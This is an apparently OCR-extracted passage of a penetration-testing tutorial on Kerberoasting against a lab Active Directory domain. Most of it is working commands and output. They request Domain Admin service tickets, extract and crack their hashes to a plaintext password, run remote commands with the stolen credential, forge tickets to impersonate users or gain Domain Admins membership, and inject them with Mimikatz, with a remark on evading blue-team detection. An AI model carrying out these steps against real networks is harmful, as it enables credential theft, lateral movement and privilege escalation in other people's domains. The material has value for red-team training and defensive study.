
```
PS > Invoke-AutoKerberoast -GroupName "Domain Admins" -Domain pentestlab.local -
HashFormat John
Requested Tickets:
ID#1:
SPN: MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
SAMACCOUNTNAME: Administrator
DISTINGUISHED NAME: CN=Administrator,CN=Users,DC=pentestlab,DC=local



Captured TGS hashes:
$krb5tgs$ID#1_SAMACCOUNTNAME_ Administrator; DISTINGUISHEDNAME_ CN=Administrator
,CN=Users,DC=pentestlab,DC=local SPN_MS
SQLSvc/WIN-PTELU2U07KG.pentestlab.local_PENTESTLABSQL:648CF9FD5DBFBE0D594DEAD551
D6895C$9917887900408F0D15F57E6D439678F2
D84DF0E82CD7AE76CD60FC788F44EE21C5359F98E22CB6FBA355B848FB240F48376666B93127BDFF
D9380BEF5EF8CCCA787581C3FE2BF66574C0C91
F5494674F6A5239E23BDD3A65B9906486F31591DA9670A62686D61671E6FCDC9B64970185F85862D
96BCE85C2CBCADA1565C519C6F4C263C02566AB
F6F06F7C042C1396BFA53D818C9325BC679750C76C24CFFB5845D097D57135450E098E98342D9BF3
E3B1A04C6275F18EAC6C8F37F037BE800572450
```

AutoKerberoast – Service Ticket Hashes of Particular Domain and Group

The **Get-TGSCipher** PowerShell module that Matan Hart developed can extract the password hash of a service ticket in three different formats: John, Hashcat and Kerberoast. The service principal name of the associated service that the script requires

can be retrieved during the SPN discovery process.

```
Get-TGSCipher -SPN "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80" -Format John
```




TGSCipher – Service Ticket Hash

The benefit of using **Get-TGSCipher** function is that eliminates the need of Mimikatz for ticket export which can trigger alerts to the blue team and also obtaining the hash directly reduces the step of converting the ticket to john format.

Crack Service Tickets

The python script **tgsrepcrack** is part of Tim Medin Kerberoast toolkit and can crack Kerberos tickets by supplying a password list.

```
python tgsrepcrack.py /root/Desktop/passwords.txt PENTESTLAB_001.kirbi
```



Kerberoast – Crack Service Ticket

Lee Christensen developed **extractServiceTicketParts** python script which can extract the hash of a service ticket and tgscrack in Go language which can crack the hash.

```
python extractServiceTicketParts.py PENTESTLAB_001.kirbi
```

```
root@kali:~# chmod +x extractServiceTicketParts.py
root@kali:~# python extractServiceTicketParts.py PENTESTLAB_001.kirbi
50b48a1534acf3c770c779c7c9ac4601:7a87622148759c7d45240a5285fb02449c57e133f86a0b1
0fa92df0ecd4fc899111340705bad3fcdfd797bf2cf20f0c396ebe7ea38afa7cc5bf36245c54a642
15098141f50087c8adfa05b8a906fe33d0c639f778b0e4306b52a0127999b5278794ab2acc0c8003
ff2d6f74bbc13387a63ffc54c483a34c36bf638d158216f97a4a7416f7f3f2cae779ac0cf7f7a643
986e62fd0dc1d187f67425a38767e1692cb6e3f62a8cf468899cb99fdaa0fcc0d7a57b9e0f1d4f24
e544b35b70fc413faa8b00036af69f43aa87b43cfce1b41437056c65279484e4ffe1a93fd7dbd002
6f28fe9f53cfd9e4b6b5ed44b3d516a833d6cc4311cba7953edb73b4c7ce62b3c0a4ad2983fea05f
fc752645ab93da3bc30db1622a94a85ace7e9b8c62099ac256ff2deea23aff3bf5279ef382cbedc6
4c66df6afc03de8d0c014f8cf3d42436ff340506c5d5cd3a23e81089048d349b6b3fb1f937dc8788
ecb5fbcdff6a4dbd17d829f016815637cf91c59e9ba1e96b3cdc1de56ad92bec14625007f91174a4
2cc5749d6ab46db9a8e1c2fc1796b7242c1fa0ff87e4530bbe23cc51d1e368d2a868aa3a79d4ea55
d7344896bb7b6e3c82d281743ac63215aabd86ca28379af7d453560e534c05fb258afa33ce48f006
7e5fd2a57b38d06f0a4f7afe0bacbec5ded60893738e31f2fa5e8cdb7f727f4eb892c143f2f87bf3
6bde4fca1b8d76b0246865c9bce3cf408250fe085c8d510249ead57af9ec4cbb465e7edae36e10db
b52cd4ff1ac830f2451ae2ad4f34886f46d510f2cf687217c24a73f6e8afb926bba03163994433db
9fb859cff383e334afe9b5faef020590568d987fe2d5176d815def7dcdea331abaf9339acfd1de1f
e68c9d6c472740a18d70d45c930b24aedbb1a8124f405040fb359505c3f576be0622d4e0f3dc72ce
```

tgscrack – Extract the Hash from Service Ticket

The binary requires the **hashfile** and **wordlist** local paths.

```
1  tgscrack.exe -hashfile hash.txt -wordlist passwords.txt
```

```
C:\Users\netbiosX\go\bin>tgscrack.exe -hashfile hash.txt -wordlist passwords.txt
Starting tgscrack with the following settings:
    hashFile: hash.txt
    wordlist: passwords.txt

Cracked a password!  Password123:PENTESTLAB_001.kirbi

*** Cracking has finished ***
```

tgscrack – Cracking the Service Hash

The password will appear in plain-text.

If PowerShell remoting is enabled then the password that has been retrieved from the service ticket can be used for execution of remote commands and for other lateral movement operations.

```
1  Enable-PSRemoting

2  $pass = 'Password123' | ConvertTo-SecureString -AsPlainText -Force

3  $creds = New-Object System.Management.Automation.PSCredential -
   ArgumentList 'PENTESTLAB_001', $pass
4
   Invoke-Command -ScriptBlock {get-process} -ComputerName WIN-
   PTELU2U07KG.PENTESTLAB.LOCAL -Credential $creds
```

```
PS > Enable-PSRemoting
WinRM is already set up to receive requests on this computer.
WinRM is already set up for remote management on this computer.
PS > $pass = 'Password123' | ConvertTo-SecureString -AsPlainText -Force
PS > $creds = New-Object System.Management.Automation.PSCredential -ArgumentList
 'PENTESTLAB_001', $pass
PS > Invoke-Command -ScriptBlock {get-process} -ComputerName WIN-PTELU2U07KG.PEN
TESTLAB.LOCAL -Credential $creds
```

Kerberoast – Command Execution

The list of running processes will be retrieved:

```
Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
         PSComputerName
-------  ------    -----      ----- -----   ------     -- -----------
         --------------
    525      53    83972      35992   777     1.97   3208 ComplianceAuditService
         WIN-PTELU2U07KG.PENTESTLAB....
     54       7     1840      11016    60     0.03   3460 conhost
         WIN-PTELU2U07KG.PENTESTLAB....
     40       4      644       2640    26     0.00   5844 conhost
         WIN-PTELU2U07KG.PENTESTLAB....
    547      20     1696       4092    56     0.39    304 csrss
         WIN-PTELU2U07KG.PENTESTLAB....
    161      15     1448      22204    62     0.59    372 csrss
         WIN-PTELU2U07KG.PENTESTLAB....
    328      31    13916      19944   654     0.97   1324 dfsrs
         WIN-PTELU2U07KG.PENTESTLAB....
    100       8     1464       3768    22     0.00   2964 dfssvc
         WIN-PTELU2U07KG.PENTESTLAB....
```

Kerberoast – List of Processes

Rewrite Service Tickets & RAM Injection

Kerberos tickets are signed with the NTLM hash of the password. If the ticket hash has been cracked then it is possible to rewrite the ticket with Kerberoast python script. This tactic will allow to impersonate any domain user or a fake account when the service is going to be accessed. Additionally privilege escalation is also possible as the user can be added into an elevated group such as Domain Admins.

```
1  python kerberoast.py -p Password123 -r PENTESTLAB_001.kirbi -w
   PENTESTLAB.kirbi -u 500
2
   python kerberoast.py -p Password123 -r PENTESTLAB_001.kirbi -w
   PENTESTLAB.kirbi -g 512
```

```
root@kali:~/kerberoast# python kerberoast.py -p Password123 -r PENTESTLAB_001.ki
rbi -w PENTESTLAB.kirbi -g 512
root@kali:~/kerberoast# python kerberoast.py -p Password123 -r PENTESTLAB_001.ki
rbi -w PENTESTLAB.kirbi -u 500
```

Kerberoast – Rewrite Service Tickets

The new ticket can be injected back into the memory with the following Mimikatz command in order to perform authentication with the targeted service via Kerberos protocol.

```
kerberos::ptt PENTESTLAB.kirbi
```

Resources

- https://github.com/nidem/kerberoast
- https://github.com/xan7r/kerberoast
- https://github.com/cyberark/RiskySPN
- https://github.com/leechristensen/tgscrack
- http://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/
- https://adsecurity.org/?p=2293
- https://www.blackhillsinfosec.com/a-toast-to-kerberoast/
- https://blog.xpnsec.com/kerberos-attacks-part-1/
- https://www.cyberark.com/blog/service-accounts-weakest-link-chain/